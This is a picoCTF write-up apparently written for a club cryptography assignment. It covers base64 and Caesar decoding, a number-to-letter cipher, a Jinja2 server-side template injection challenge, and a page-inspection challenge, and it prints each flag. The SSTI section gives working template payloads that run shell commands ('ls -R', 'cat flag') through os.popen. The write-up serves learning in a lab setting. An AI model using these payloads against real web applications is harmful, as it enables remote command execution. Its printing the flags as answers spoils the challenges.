

enc_flag

```
(kalione@kali)-[~/Desktop/Pico_ctf]
$ cat enc_flag
YidkM0JxZGtwQlRYdHFhR3g2YUhsZmF6TnFlVGwzWVR0clgyeG90akJzTURCcGZRPT0nCg==
```

```
1 import base64
2
3 encoding_type = input("Enter the encoding type (base64/hex): ").strip().lower()
4 encoded_string = input("Enter the encoded string: ").strip()
5
6 if encoding_type == "base64":
7     decoded_string = base64.b64decode(encoded_string.encode("ascii")).decode("ascii")
8     print(decoded_string)
9 elif encoding_type == "hex":
10    decoded_string = bytes.fromhex(encoded_string).decode("ascii")
11    print(decoded_string)
12 else:
13    print("Invalid encoding type")
14
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS FORTIDEVSEC RESULTS

Microsoft Windows [Version 10.0.26100.4061]
(c) Microsoft Corporation. All rights reserved.

C:\Users\LENOVO>python -u "c:\Users\LENOVO\OneDrive\Desktop\Club reports\Cryptography_assignment_1\base64&hex_decrypter.py"
Enter the encoding type (base64/hex): base64
Enter the encoded string: YidkM0JxZGtwQlRYdHFr3g2YUhsZmF6TnFlVGwzWROClgyeG90akJzTURCkGZRPt0nCg==
b'd3BqdkpBTXtqGx6aH1fazNqeTl3YTNrX2xoNjBMDbpQ=='

C:\Users\LENOVO>

as you can see we get another base64 string

```
'd3BqdkpBTXtqaGx6aHlfazNqeTl3YTNrX2xoNjBsMDBpfQ=='
```

now we'll again use the same script and decrypt it again

the new output: `wpjvJAM{jhlzhy_k3jy9wa3k_lh60l00i}`

The new output looks like in the same format as a flag but it's still is encrypt now we'll use ceaser cipher web tool to decrypt it again


The screenshot shows the DCode website's Caesar Cipher Decoder tool. On the left, a search results panel lists 'caesar_d3cr9pt3d_ea60e00b' as a result for the search term 'caesar'. The main interface is titled 'CAESAR CIPHER DECODER' and includes a 'CAESAR SHIFTED CIPHERTEXT' input field containing the string 'wpjvJAM{jhlzhy_k3jy9wa3k_lh60l00i}'. Below the input field is a 'DECRYPT (BRUTEFORCE)' button. The tool also displays a 'Brute-Force mode' section on the left, showing a list of possible shifts and their corresponding decrypted text.

Our final answer is :

```
picoCTF{caesar_d3cr9pt3d_ea60e00b}
```

2. The Numbers

We get this image at first:



it contains a series of numbers :

16 9 3 15 3 20 6 { 20 8 5 14 21 13 2 5 18 19 13 1 19 15 14 }

this looks like a simple numbers to letters decryption so we are gonna calculate it's value but first we need to give numbers to each English alphabet like

A = 1

B = 2

C = 3

.....upto Z = 26

then after converting the given series of number in the calculated series are :

picoCTF{THENUMBERSMASON}

3. SSTI 1

for this CTF we are gonna have to launch an instance

SSTI1

Easy

Web Exploitation

picoCTF 2025

browser_webshell_solvable

AUTHOR: VENAX

Description

I made a cool website where you can announce whatever you want! Try it out!

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is:


NOT_RUNNING

Launch Instance

Hints ?


1

So after launching the instance , we can see a website to announce what you type in it so now we can try putting in different things




*Announcements may only reach yourself

when we put 'Hey' , it replies Hey



Hey

So now we can try putting in different values
such as : $\{2*2\}$
the output we get is




4

So now we know it does the mathematical or logical part
too , the server seems to be working on jinja2

we will try putting in some scripts

```
{{request.application.__globals__.__builtins__.__import__('os').popen('ls -R').read()}}
```

Output is




```
.: __pycache__ app.py  
flag requirements.txt ./  
__pycache__:  
app.cpython-38.pyc
```

Now we will try to read the only file available in it called requirements.txt

The command for that will be :

```
{{request.application.__globals__.__builtins__.__import__('os').popen('cat flag').read()}}
```




picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_424a1494}

Here's the output and the flag is in it.


4. Includes

After launching the instance this is the first page we get




but even after clicking the hello button it doesn't do anything
so now we have to inspect the page and search for the files

first in the Style editor section we can see a part of the flag




we should note it down for now because it's still half of the flag:
picoCTF{1nclu51v17y_1of2_

Now for the second part we should check the html code too



As we can see there's a script.js file there might be something so we'll now search for it in the bing bar like :

<http://saturn.picoctf.net:58195/script.js>

A screenshot of a web browser window. The address bar shows the URL 'saturn.picoctf.net:58195/script.js'. The browser's tab bar includes several tabs: 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', and 'TryHackMe | Access'. The main content area of the browser displays the following JavaScript code:

```
function greetings()
{
  alert("This code is in a separate file!");
}

// f7w_2of2_b8f4b022}
```

As we can see the second half of the flag is here so the full flag is :

picoCTF{1nclu51v17y_1of2_ f7w_2of2_b8f4b022}